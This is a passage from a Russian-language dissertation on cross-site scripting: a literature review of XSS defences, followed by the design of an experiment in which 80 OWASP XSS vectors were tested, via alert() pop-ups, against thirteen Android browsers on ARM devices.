Современные веб-приложения чрезвычайно разнообразны. Качество проверок входящих данных на стороне сервера зависит от обработки браузером клиента данных полученных от сервера. Вследствие разнообразия браузеров возникают отличия в обработке данных, что позволяет избежать обнаружения атаки (Tang et al., 2012). Для правильной работы многие используют особенности браузеров, таких как Internet Explorer 6, не соответствующих стандартам W3C (Korscheck, 2013). Некоторые программные функции, которые обеспечивают функциональность для браузера, например, ActiveX, Java, различные сценарии (VBScript и т.д.), могут также создавать уязвимости в компьютерной системе (Dormann, Rafail, 2006). Специалисты по безопасности также выделяют проблему атаки межсайтового выполнения сценариев с использованием небезопасных методов API Flash (Van Acker et al., 2012). Исследования показали, что внедрению потенциально опасного кода ActionScript из 200 SWF файлов, которые Google дал как результат поискового запроса «filetype: SWF inurl: clickTag», подвержены 120 (Jagdale, 2009). История браузера – это глобальный список страниц, которые были посещены с помощью вкладок браузера. При нажатии кнопок «Назад» и «Вперед» в браузере пользователь переходит через всю историю браузера. Если страница содержит

IFRAME, любое изменение места внутри IFRAME также записывается в истории браузера. Следовательно, при открытии одного URL несколько раз вставится только одна запись в списке Истории. Правило ограничения домена предотвращает доступ к URL только в рамках истории объекта. Однако данное правило не мешает доступу к history.length, который содержит общее число элементов в списке истории (Roichman, 2010).

Разработчики браузеров должны начинать построение защиты с формализации подхода к защите и реализации ограничения загрузки содержимого сайтов. Реальность такова, что бесполезно ждать уменьшения количества атак XSS на веб-приложения, не говоря уже о полном исчезновении уязвимости (Grossman, 2007). Исследования показывают, что современные средства защиты браузеров Opera, Chrome, Firefox, даже в сочетании со встроенными политиками безопасности, уязвимы к атакам XSS (Neagos, Motogna, 2012). Internet Explorer версии ниже 10 также уязвим к атакам XSS (Neagos, Motogna, 2012).

1.4. Особенности развития атаки межсайтовое выполнение сценариев на мобильных устройствах

Процессоры ARM в настоящее время широко используются в мобильных устройствах. По состоянию на 2009 год на данные процессоры приходится 90% всех встроенных 32-разрядных процессоров (Fitzpatrick, 2011). Задача переноса программного обеспечения, в том числе веб-браузеров, с архитектуры x86 на мобильные устройства на базе ARM процессоров сопровождается рядом проблем. При портировании зачастую возникают несоответствия при выравнивании памяти и вычислений с плавающей запятой, следствием чего являются возникающие уязвимости программного обеспечения, отсутствовавшие в портируемой программе другой платформы. Кроме того, разрядность системы и порядок следования байтов не всегда позволяет портировать программу без изменения исходного кода (Kostadin, 2012).

ARM устройства сильно зависят от инструкций генерируемых компилятором, однако, проведение XSS атак для определения версии используемого движка мобильного устройства позволяет произвести более тонкую настройку для дальнейшей эксплуатации найденных уязвимостей (Larry, Bastian, 2012). Нередко при перекомпиляции кода для мобильного устройства происходит неверное переназначение функций. Неправильная политика записи устройств на операционной системе Android, Android планшетах Xoom, мини-карте Nokia и браузере Opera Mini позволяет пользователю писать в текстовых областях в IFRAME, расположенных позади непрозрачных изображений. Когда пользователь активирует части изображения, перекрытые любой частью текстовой области, текстовая область появляется сверху, и пользователь может писать в этой области (Amrutkar et al., 2012). В мини-карте Nokia и браузере Opera Mini, даже если верхнее изображение имеет OnClick событие, связанное с ним, событию OnClick из кнопок ниже изображения отдается предпочтение. Если изображение выше не является связанным с ним событием, кнопки ниже изображения будут доступны для нажатия в браузерах мобильных и планшетов, работающих на Android (Amrutkar et al., 2012).

Современные исследования в отношении операционной системы Android могут быть разделены на две основные области: атаки на операционную систему и атаки на сторонние приложения конечных пользователей. Множественные атаки представляют собой серьезную угрозу для используемых в настоящее время систем Android, что открывает множество способов компрометации основных функциональных возможностей мобильных устройств (Backes, 2011). Разрешение приложениию связывать интерфейс WebView в операционной системе с браузером противоречит безопасности последнего. В частности, нарушается модель песочницы, принятая всеми браузерами. Из-за риска подключения ненадежных программ JavaScript внутри браузеров, во всех браузерах реализация механизма контроля доступа, называемого песочницей, сдерживает поведение этих программ. Открытие ошибок песочницы для поддержки запросов не является

редкостью. Например, в предыдущем веб-стандарте два фрейма с разных доменов были полностью изолированы. Предоставление обмена данными между фреймами в многоступенчатом приложении открывает уязвимость на песочнице. Однако с надлежащим контролем доступа эта новая функция была надежно защищена. Данная функция в WebView не была должным образом проработана, следствием чего явилась возможность атаки на операционную систему из браузера (Luo et al., 2011).

1.5. Разработанные решения защиты от межсайтового выполнения сценариев и анализ существующих решений

Наиболее часто объектом атаки XSS является браузер (Šimec, 2012). Потенциально уязвимы все приложения, которые не выполняют JavaScript фильтрации на входе или выходе. В результате JavaScript позволяет получить доступ к HTML документу, отображаемому в браузере пользователя, а также позволяет влиять на обработку данных, передаваемых в браузер (EUROSEC, 2005). XSS атака использует тот факт, что параметры не проверяются при передаче с динамически генерируемых веб-сайтов. Это позволяет вставлять вредоносный код вместо ожидаемого значения параметров (Sireteanu, 2009). В браузерах на сетях крупных компаний, как правило, разрешено запускать активное содержимое, ввиду своей функциональности веб-сайты не могут корректно работать без него. Для снижения рисков от атак предлагается рассмотреть вопрос физического отделения от сети Интернет с этих компьютеров (U.S. Department of Homeland security, 2007). Пока текущая политика систем безопасности HTML недостаточна для современных веб-приложений, в том числе из-за их проблем с производительностью и недостаточными требованиями построению сайтов, веб-приложения будут наделены множеством недокументированных функций. Исследования должны оценивать политику безопасности HTML, улучшая предпринимаемые меры защиты (Weinberger et al., 2011).

Авторы большинства работ придерживаются мнения, что источником уязвимости для атак XSS являются программные продукты либо сайты, не осуществляющие проверку

и очистку данных, которые вводит пользователь. Вследствие чего уязвимость изучается с точки зрения безопасности веб-приложения, а не безопасности объекта атаки. Классификация атаки межсайтового выполнения сценариев приведена в статье Galan, она разделяет все атаки на 8 направлений (Galan et al., 2010). Reis описывает три фактора маркировки столпов безопасности браузера, в которые по его мнению включаются степень опасности угроз, известность уязвимости и частота воздействия (Reis et al., 2009). Wenliang Du считает, что основная причина XSS – уровень детализации сессии пользователя. Интернет становится все более сложным, и доверять содержимому на стороне клиента больше невозможно, также как и запросам, инициировавшим доступ к этому содержимому. Таким образом, давая разные запросы с одними привилегиями, в течение одной сессии невозможно удовлетворить потребность в защите информации. Для того чтобы не заставлять разработчиков приложений нести полную ответственность за реализацию этих потребностей в защите, необходимо создавать серверные системы контроля доступа (Du et al., 2011). Кроме того, данные времени ответа сайта могут стать свидетельством утечки частной информации предполагая, что подключение стороннего канала злоумышленника дает дополнительную задержку. Бортз представляет ряд прямых и косвенных методов измерения, которые могут эффективно обнаруживать реальные утечки частной информации, в том числе при XSS атаках, позволяя выявить личные данные пользователя (Bortz et al., 2007). В статье Patil и Bamnote, приводя примеры защит от XSS, указывает основной причиной атаки недостаточность проверки входящих данных. «Мы можем спасти наши приложения от межсайтового выполнения сценариев, лишь отбросив предположения, что вводимые данные являются доверенными. Сервер не должен доверять стороне клиента, все входящие данные перед обработкой необходимо проверять» (Patil et al., 2011)

Для защиты от межсайтового выполнения сценариев разработано множество различных методик, однако самой эффективной по прежнему остается рекомендация

Центра по реагированию на компьютерные инциденты, предписывающего для защиты от XSS атак отключение JavaSctipt в браузере (Rafail, 2001).

Наиболее простой способ защиты от XSS - применение специальных функций. Например, язык программирования PHP позволяет использовать функцию htmlspecialchars(), преобразующую специальные символы в HTML-сущности (Mitchel, 2011). Практическое применение функции для защиты от XSS атак показывает значительное повышение уровня безопасности (Avancini, Ceccato, 2011). К сожалению, данная функция работает с малым количеством кодировок, что позволяет легко обойти такую защиту.

Mario Heiderich в своей работе отмечает, что снижение риска атаки XSS не обязательно связано с закрытием уязвимости, достаточно чтобы он препятствовал выполнению должным образом вредоносной части кода. Это можно осуществить посредством фильтрации входящих данных на прокси, а также разметки (токенизации) HTML элементов (Heiderich, 2011). С этой целью на прокси анализируются HTTP трафик обмена между браузером пользователя и сервером. Во-первых, запросы клиента проверяются на наличие специальных HTML символов (например, символ "<"). В случае обнаружения примененяется отражание этих предположительно вредоносных параметров запроса обратно пользователю. Либо символы кодируются перед ответом и доставляются в браузер пользователя. То есть, любой символ пользовательского ввода, который, как правило, имеет особое значение, меняется на текст, который передает в браузер инструкцию для отображения символов, а не интерпретирует структуры страницы (Shar, Tan, 2012). По такому принципу работают BrowserShield (Reis et al., 2006.) и CoreScript (Yu et al., 2007), предлагая для защиты от JavaScript атак переписывать перехваченные скрипты в соответствии с политикой безопасности перед их выполнением в браузере. В BrowserShield процесс перезаписи включает доверенные JavaScript функции, являясь посредником доступа к дереву документа для ненадежных скриптов. CoreScript политики

задаются с помощью автозамен (Ligatti et al., 2005). Еще один инструмент анализа проверки входящих данных на основе прокси - Stranger, позволяет выявлять атаки с использованием различных кодировок, в том числе в автоматическом режиме (Yu et al., 2010). IPAAS является средством опознавания типов данных входных параметров, а также подключает дополнительную проверку этих данных для повышения безопасности веб-приложений. Исследование, проведенное сканером IPAAS, позволило предотвратить 83% SQL инъекций и 65% XSS атак (Scholte et al., 2012). Похожий метод предлагает Florian Kerschbaum, описывая решение, которое предотвращает отраженный межсайтовый скриптинг и подделку запросов атак с помощью шлюза на сервере (Kerschbaum, 2007). Подобную реализацию рекомендует и Prateek Saxena, однако вместо прокси предлагается использовать клиент облачных вычислений. Такое решение связано с тем, что данный клиент разработан без использования сторонних библиотек и обеспечивает безопасность выполнения кода (Saxena et al., 2010). Данная методика опирается на язык разметки подтверждения безопасности, основанный на языке XML стандарт, разработанный для обмена данными об аутентификации и авторизации между защищенными доменами. Одной из важных проблем, которую пытается решить SAML - это обеспечение сквозной аутентификации с помощью технологии единого входа при работе через Web-браузер. Alessandro Armado в своей статье показывает возможность применения данной технологии для защиты от межсайтового выполнения сценариев (Armando et al., 2011).

По мнению Matthew A. Smith важно понимать, когда вводимые данные должны быть отфильтрованы. Для максимальной безопасности необходимо иметь фильтрацию на стороне сервера перед сохранением ввода, а также иметь возможность очистки данных перед отображением. Это должно быть сделано на стороне сервера, так как любым клиентским сценарием можно манипулировать, поскольку он полностью доступен клиентской стороне (Smith, 2006).

Ограничением данного подхода является то, что он ориентирован на передачу данных пользователем и не позволяет обнаружить устойчивых XSS, хранящихся на сервере (Vogt et al., 2007). Кроме того некоторые серверы ошибочно определяются как уязвимые. Данная проблема возникает вследствие постепенной, а не комплексной обработки (Mills, 2004).

В своей научной работе Bojan Simic предлагает использование программы XSS Validator, проверяющей по списку разрешенных действий полученные входящие данные (Simic, 2012). Однако такой метод требует постоянного обновления списка и не позволит выявить новых векторов атак. XSS атаки по структуре просты, однако их трудно предотвратить из-за высокой гибкости языка HTML, а использование различных кодировок обеспечивает злоумышленнику дополнительную возможность обхода фильтрации со стороны сервера (Duraisamy et al., 2013). Shalini для защиты от XSS предлагает идентифицировать все поля пользовательского ввода в приложении и обеспечить обработку кода этих полей. Для этой цели необходимо для каждого поля прописать используемую кодировку, символы, длину строки. Такое решение позволит предотвратить большую часть атак (Shalini, Usha, 2011).

Решение, предлагаемое Zhendong Su, обеспечивает проверку выполнения команд SQL-инъекции во время исполнения запроса, и такой подход позволяет также предотвратить XSS атаку (Su, Wassermann, 2006). Есть довольно много решений, предлагаемых по той же схеме исследований, проверяющих выполнение команд во время исполнения запроса (Masri, Podgurski, 2005; Masri et al., 2004). Masri и Podgurski утверждают, что повышающийся поток обрабатываемой информации повысит число ложных срабатываний, приведенный способ эффективен, если поток информации велик (Masri, Podgurski, 2006).

Для фильтрации вводимых пользователем данных модут использоваться системы обнаружения и предотвращения вторжений. Данный метод основан на сигнатурном

анализе и позволяет защититься только от известных угроз (Shah, 2012). Разработанные в настоящее время системы могут обнаруживать факт внедрения злонамеренного кода, производя семантический анализ, и выявлять тип атаки, а также блокировать вредоносное включение (Lin, 2010). Статья Yacin Nadji описывает методику, позволяющую предотвращать изменение структуры доверенного кода, полученного из ненадежных источников. Такая DSI система обеспечивает изоляцию встроенных пользовательских данных, позволяя блокировать 98% известных XSS атак (Nadji et al., 2009). Также существует гибридное решение по выявлению уязвимостей на веб-ресурсах, объединяющее статический и динамический анализ для обнаружения уязвимостей на стороне клиента. В ходе проведения исследования программа смогла обнаружить 2940 проблем Javascript на 188 из 675 сайтов. Однако 10% сообщений оказались ложными (Tripp, Weisman, 2012).

Для выполнения фильтрации вводимых данных, будь то параметры ввода или HTTP заголовки, необходимо включать дополнительные фильтры HTML тегов (Klein, 2002). Тем не менее, на стороне клиента окончательного решения для защиты нет, в IE фильтр регулярных выражений легко обойти (Nava, Lindsay, 2009). Кроме того, фильтр подвергнут критике в реализации самого фильтра, применение которого приводило к XSS атаке (Nava, Lindsay, 2010). Код XSSAuditor и Chrome были объединены в Webkit в 2010 году, позднее XSSAuditor был отключен по умолчанию из-за проблем совместимости. Более того, он защищает только от тех XSS атак, которые вводят полностью автономные сценарии. NoScript является наиболее качественной защитой, однако требует слишком много знаний от среднего пользователя браузера (Pelizzi et al., 2012). Фильтры, блокирующие атаки, в основном отслеживают сожержимое http запросов и http ответов, которые сгенерировал запрос. Построение фильтра, содержащего все негативные запросы, создать невозможно, так как необходимо учитывать все возможные векторы атаки и методы кодирования текста (D’Amore, Gentile, 2012).

Phung предложил несколько иной метод защиты. Суть метода состоит в самоконтроле JavaScript слоем, основанным на мета-программировании специализированными функциями JavaScript (Phung et al., 2009). Такой подход предлагает перехват и последующее повторное воспроизведение для получения и установления доступа в объектную модель документа. При этом используются методы похожие на аспектно-ориентированное программирование. Публикация оценки надежности и защищенности от несанкционированного доступа вышеупомянутой оберточной методики была выпущена Jonas Magazinius, в ней обсуждается применение реальных атак и обход предложенного механизма защиты (Magazinius et al., 2010).

Решением проблемы XSS червей может стать перехват HTTP запроса на стороне клиента и его сравнение с используемыми в данное время сценариями на сервере. Подробное решение приведено в работе, описывающей поведение XSS червя, отслеживаемое посредством измерения создаваемой им нагрузки (Sun et al., 2009). Yinzhi Cao предлагает другой подход, блокируя два основных пути распространения JavaScript червей: доступ к объектам DOM и несанкционированные запросы на HTTP сервер. Успешные испытания решения были проведены на пяти реальных червях и двух концептах (Cao et al., 2011).

Для проверки возможности исполнения атаки могут использоваться как программные продукты на стороне клиента, так называемые сканеры безопасности, так и серверные решения на основе Java приложений (Martin, Lam, 2008). Данные продукты позволяют автоматизировать создание потенциально злонамеренных запросов, показать количество успешно проведенных атак и провести целенаправленный анализ с использованием различных векторов атак. Известны успешные испытания программ, позволяющих автоматизировать поиск уязвимых полей, в том числе для атак XSS на базе системы приложения WebGoat (Büchler et al., 2012). Однако такие продукты не учитывают конечную успешность проводимой атаки при использовании определенных браузеров. По

оценкам WSAC 80-96% веб-приложений имеет уязвимости высокого уровня риска, из них 13% может быть скомпрометировано средствами автоматического поиска уязвимостей. Большое количество уязвимостей веб-приложений делает тестирование более производительным решением в выявлении проблем безопасности, в отличие от формальной проверки модели (Fu, Qian, 2010). Кроме того, существующие сканеры безопасности не в состоянии выявлять многоступенчатые хранимые XSS атаки, т.к. сканерам не хватает понимания взаимодействия атаки между разными страницами одного сайта. К тому же сканер не в состоянии отличить перенаправление на другую страницу от атаки (Alassmi et al., 2012).

В комплексном исследовании доктора Jayamsakthi Shanmugam, посвященном защите от XSS атак, отмечается, что в настоящее время существуют миллиарды веб-страниц, которые были разработаны в различных языках, таких как PHP, ASP, JSP, HTML, CGI-PERL. NET и т.д. Для них не разработано единого доступного решения, которое может быть применено для защиты веб-приложения от межсайтового выполнения сценариев (Shanmugam, Ponnavaikko, 2008). Работа Joaquin Garcia-Alfaro показывает методы выявления небезопасных данных. Предлагается не блокировать вредоносный запрос, а предупреждать пользователя о его появлении (Garcia-Alfaro, Navarro-Arribas, 2007). И хотя такая реализация защиты повышает уровень безопасности, большинство пользователей не осведомлено о возможных рисках, и вероятно, примут данные запрошенные браузером. При статичном обнаружении XSS производится анализ исходного кода приложения. Однако, данный метод является недостаточным, что доказывается успешным проведением атак на исправленное приложение (Gupta et al., 2012). Причиной недостаточной статической проверки является динамическое генерирование загружаемых веб-страниц, код HTML создается динамически (Kapodistria et al., 2011). Хотя DOM-based XSS является серьезной проблемой безопасности, в

настоящее время отсутствует программное обеспечение, поддерживающее динамическую оценку кода, загружаемого пользователю (Weinberger et al., 2011).

1.6. Выводы

- Межсайтовое выполнение сценариев является серьезной проблемой информационной безопасности, безопасности веб-приложений. Существующие исследования выделяют три типа сценариев: отраженные, устойчивые и основанные на объектной модели документа.
- Единственным гарантированным способом защиты от атаки выполнения сценариев на стороне клиента является полное отключение поддержки JavaScript в браузере. При выполнении данного условия устойчив к атаке будет только браузер, другое программное обеспечение, получающее данные из сети Интернет, будет по-прежнему уязвимо. Кроме того, при текущей рапространенности сценариев JavaScript их отключение делает неработоспособными большую часть приложений.
- Имеющиеся исследования, касающиеся защиты веб-приложений, не гарантируют полной защиты от межсайтового выполнения сценариев, как на стороне клиента, так и на стороне сервера. Ни одно из существующих решений безопасности не дает полной защиты
- Существующие векторы атак на веб-браузеры исследованы недостаточно, многие уязвимости, приводящие к атакам, в настоящее время не закрыты и требуют дальнейшего изучения. Всегда существует риск выявления новых векторов атаки.
- Влияние атаки межсайтового выполнения сценариев на браузеры мобильных устройств на базе ARM архитектуры практически не изучено.

- Остается не решенным вопрос о том, каково влияние браузера на исполнение атаки межсайтовое выполнение сценариев.

ГЛАВА 2. РАЗРАБОТКА ПРОГРАММНО-АППАРАТНОГО СРЕДСТВА ДЛЯ МОДЕЛИРОВАНИЯ АТАКИ МЕЖСАЙТОВОЕ ВЫПОЛНЕНИЕ СЦЕНАРИЕВ

В данной работе исследована возможность успешного осуществления атаки межсайтовое выполнение сценариев на конечных пользователей браузеров мобильных операционных систем. Изучалась защищенность браузеров при успешном выполнении атаки на серверной части JavaSctipt.

2.1. Аппаратное обеспечение среды моделирования для изучения атаки межсайтовое выполнение сценариев

Исследование проведено с использоваием браузеров мобильных операционных систем, написанных для платформы ARM. Для проведения экспериментов использовались устройства на базе операционной системы Android. Операционная система Android построена на ядре операционной системы Linux, соответствующему стандарту POSIX. Разработка приложений, для которых был разработан формат установочных пакетов .apk., ведется в нестандартном байт-коде для виртуальной машины Dalvik VM, исполняющей байт-код в собственном формате. Созданные приложения для ARM архитектуры несовместимы с x86 и x86-64. Возможность переноса x86 приложений требует перекомпиляции имеющихся библиотек, и осуществима в случае, если в коде нет функций, работающих только с x86 архитектурой. Таким образом, появляются существенные отличия приложений Android по сравнению с обычными приложениями Linux. Эти же отличия касаются и браузеров, обработчики Javascript которых подобны обработчикам, написанным для x86 и x86-64 операционных систем, но не идентичны. Исследования безопасности проводились на трех устройствах различного предназначения, использующих ARM платформу архитектуры 32-разрядных RISC-процессоров, применяющих набор инструкций ARM v7, ориентированных на использование в портативных и мобильных устройствах:

1. Планшетный ПК Ainol fire, использующий процессор AmLogic Aml8726-MX, основанный на двух ядрах Cortex-A9, частотой 1.5 гигагерца; графический процессор Mali-400MP2; операционная система – Android 4.0.4.

2. Смартфон Lenovo a789, использующий процессор MediaTek MTK6577, основанный на двух ядрах Cortex-A9, частотой 1.0 гигагерц; графический процессор PowerVR SGX531 Ultra; операционная система – Android 4.0.4.

3. Мультимедийная приставка Google TV, использующая процессор Rockchip RK3066, основанный на двух ядрах Cortex-A9, частотой 1.6 гигагерц; графический процессор Mali-400MP4, операционная система Android 4.0.4

Атака проводилась на 13 различных браузеров от различных производителей программного обеспечения: Easy browser 3.2.0.107, One Browser 3.5.2.133, Ninesky browser 2.5.1, Skyfire 4.1.0, Dolphin Browser 9.3.1, Boat Browser 5.1, Maxthon 4.0.3.3000, UC browser 8.6.1, Opera Mini 7.5, Opera Mobile 12.1.4, Google Chrome 18.0.1025469, Firefox 19.0, а также встроенный браузер версии 4.0.4. Критерием отбора браузеров являлось количество скачиваний приложений с официального магазина приложений Google Play, превышавшее 1 миллион. Все интерпретаторы языка JavaScript в экспериментальных браузерах соответствуют диалекту ECMAScript - ECMA-262 в третьей редакции. Обработка Javascript в опциях браузера по умолчанию устанавливалась включенной.

При проведении атак на браузеры использовались 80 векторов атаки Cross site scripting в соответствии с классификацией фонда The Open Web Application Security Project. Каждый описанный вектор атаки применялся к браузеру согласно контексту уязвимости без использования XSS фильтров, позволяющих контролировать ввод либо вывод пользовательских данных. В случае корректного применения вектора атаки отображалось модальное окно с сообщением посредством глобального метода Alert. Важно понимать, что в данном эксперименте проверялся именно ответ браузера и, как результат, возможность использования вектора атаки.

2.2. Разработка модели злоумышленника, исполняющего атаку межсайтовое выполнение сценариев

При моделировании проведения атак межсайтовое выполнение сценариев на браузер пользователя для исключения влияния фильтров на стороне сервера используется схема, подобная устойчивому типу атаки. При реализации такой схемы злоумышленник внедряет вредоносный сценарий через активные формы на атакуемый сайт. Вредоносный сценарий в таком случае становится частью данных веб-приложения. В таком случае пользователь, открывающий страницу с внедренным сценарием, загружает не только код веб-приложения, но и вредоносный сценарий, передающий произвольные данные атакующему. Схема атаки показана на рис 1.



Рис. 1. Схема устойчивого типа межсайтового выполнения сценариев

Схема, указанная выше, является обобщенной, и для дальшейшего понимания необходимо дополнить схему элементами, позволяющими предметно описать реализацию атак. Для этого введем в схему средства программного обеспечения, позволяющие

обрабатывать пересылаемый код. Таким средством являются обработчики кода. Схема атаки показана на рис. 2. При реализации вектора атаки злоумышленник передает вредоносный сценарий с помощью браузера – программного обеспечения для просмотра, обработки и вывода веб-страниц. Передаваемый сценарий обрабатывается на стороне сервера фильтром поступающих данных и обработчиком кода на сервере. Различные реализации фильтров – использование внешнего фильтра на прокси-сервере либо внутреннего - с использованием возможностей сервера, не являются принципиальным и не нарушают работоспособности предлагаемой схемы. При отсутствии нежелательных для сервера данных сценарий передается на хранение на сервере, становясь атакуемым сервером с вредоносным сценарием. Далее пользователь с помощью браузера обрабатывает запрошенные данные с атакованного сервера. При наличии вредоносного кода он исполняется без ограничений, т.к. браузер в общепринятом представлении считается средством правильной интерпретации кода и не содержит фильтров нежелательных данных. При успешной обработке браузером вредоносного сценария данные передаются злоумышленнику.

Рис. 2. Расширенная схема устойчивого типа межсайтового выполнения сценариев

Принято считать, что атака межсайтовое выполнение сценариев является следствием отсутствия фильтрации вводимых данных на стороне сервера (Heiderich, 2011; Galan et al., 2010; Shar, Tan, 2012; Reis et al., 2006; Yu et al., 2007). По этой причине ответственность за межсайтовое выполнение сценариев перекладывается на производителей сайтов, а большинство решений по безопасности носит серверный характер (Shar, Tan, 2012; Reis et al., 2006; Yu et al., 2007). Часть схемы, на которой реализуются механизмы безопасности, показана на рис. 3. При этом реализация механизмов безопасности веб-приложений не является обязательной для разработчиков, что не позволяет конечному пользователю защититься от атакованных сайтов.



Рис. 3. Схема реализации механизмов защиты на стороне сервера

Данная работа предлагает подойти к исследованию безопасности со стороны браузера конечного пользователя в случае успешного проведения атаки на сервер. В таком случае можно получить статистику уязвимости самих браузеров к векторам атак. По результатам исследования появится возможность выбора наиболее безопасного для

конечного пользователя программного продукта. При моделировании атаки межсайтовое выполнение сценариев использовались мощности выделенного сервера с доменным именем в сети Интернет. Вследствие динамической обработки JavaScript и HTML кода браузером пользователя, дополнительных требований к аппаратному решению серверной стороны не предъявляется. Для каждой атаки создана отдельная страница, содержащая сдандартную структуру HTML документа с включенным в него вредоносным сценарием. Такая реализация позволила воспроизвести модель успешно совершенной XSS атаки на стороне сервера для изучения ее воздействия на стороне клиента в веб-браузере. Роль злоумышленника передается серверу, содержащему вредоносный сценарий, браузер пользователя является объектом атаки (Рис.4).



Рис. 4. Схема исполнения векторов атак в проведенном эксперименте

При осуществлении всех атак в заголовках HTML документов прописывался тег Meta, однозначно указывающий тип используемого документа, а также кодировку.

<meta content="text/html;charset=UTF-8" http-equiv="content-type"></meta>

Исключение составляют атаки с использованием кодировок отличных от UTF-8, в таком случае атрибут в charset вносилось значение используемой при атаке кодировки.

Для отображения успешного выполнения вредоносного сценария использовался глобальный метод Alert(), позволяющий выводить модальное окно с сообщением. Метод

успешно используется для детектирования исполнения сценариев ввиду того, что пользователь браузера не может продолжить дальнейшую работу со страницей сайта, пока не нажмет кнопку «ОК» в модальном окне.

2.3. Разработка сайта, использующегося для тестирования векторов атаки межсайтового выполнения сценариев

Для дальнейшего исследования межсайтового выполнения сценариев в работе используются векторы, представленные фондом The Open Web Application Security Project. Примеры атак являются общедоступными и известными. Все материалы данной организации являются свободными для использования и распространения на основании лицензии FLOSS (Free/Libre and Open-Source Software, Свободное программное обеспечение с общедоступными исходными кодами). Кроме того, информация об данных атаках приведена в соответствие с общим списком уязвимостей (Common Weakness Enumeration), являющимся также общедоступным.

Предложенная фондом The Open Web Application Security Project классификация является достаточно объемной и содержит 80 векторов. Под вектором подразумевается направление действия атаки на некоторый элемент кода – тег, атрибут, событие. К одному вектору отнесены атаки одинаковой структуры, использующие для вызова JavaScript различные события. Для каждого вектора создана страница, по умолчанию содержащая базовую структуру HTML документа. Векторы внедрены на страницы в соответствии с интерпретацией браузером кода, так код, не использующий для атаки стилевых данных, помещался в BODY, а сожержащий их – в HEAD. Для правильной интерпретации данных, а также для исключения повторной интерпретации разметки браузером каждый вектор помещался на отдельную страницу. Страницы размещены на выделенном сервере не использующем решений по фильтрации данных, что позволяет создать страницу с имитацией внедрения вредоносного кода на сайте.

Далее пользователь на каждое устройство загружал с магазина Google Play 13 исследуемых браузеров, с помощью которых осуществлял доступ к созданным страницам, моделируя проведение атаки. При проведении атак страницы, содержащие векторы межсайтового выполнения сценариев, загружались в браузер. При обработке кода браузером в случае неправильной интерпретации полученных данных сценарий передается обработчику JavaScript, исполняющему внедренный сценарий. В случае успешного исполнения внедренного сценария отображается результат обработки глобального метода Alert (Рис.5).

